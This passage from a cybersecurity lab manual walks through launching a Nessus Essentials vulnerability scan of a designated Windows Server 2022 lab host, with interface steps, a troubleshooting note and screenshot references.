


20. The **Scan Templates** window appears. Click the **User Defined** tab and select **NetworkScan_Policy**.


    Note: If an **API Disabled** pop-up appears, refresh the browser and log in again to the **Nessus Essentials** using credentials (**Admin/password**), if it still shows the API Disabled error then clear the cache of the browser by clicking on the three dots at the top right of the browser → Click on History → Clear History and make sure that cache and cookies are checked and click on clear and login to the **Nessus Essentials** again.




21. The **New Scan / NetworkScan_Policy** window appears. Under **General Settings** in the right pane, input the **Name** of the scan (here, **Local Network**) and enter the **Description** for the scan (here, **Scanning a local network**); in the **Targets** field, enter the IP address of the target on which you want to perform the vulnerability analysis. In this lab, the target IP address is **10.10.1.22 (Windows Server 2022)**.



22. Click **Schedule** settings; ensure that the **Enabled** switch is turned off. Click the drop-down icon next to the **Save** button and select **Launch** to start the scan.




23. The **Scan saved and launched successfully** notification pop-up appears. The scan is launched, and Nessus begins to scan the target.



24. After the completion of the scan: click **Local Network** to view the detailed results.

    Note: It takes approximately 15-20 minutes for the scan.


25. The **Local Network** window appears, displaying the summary of target hosts, as well as the **Scan Details** and **Vulnerabilities** categorization under the **Hosts** tab, as shown in the screenshot.



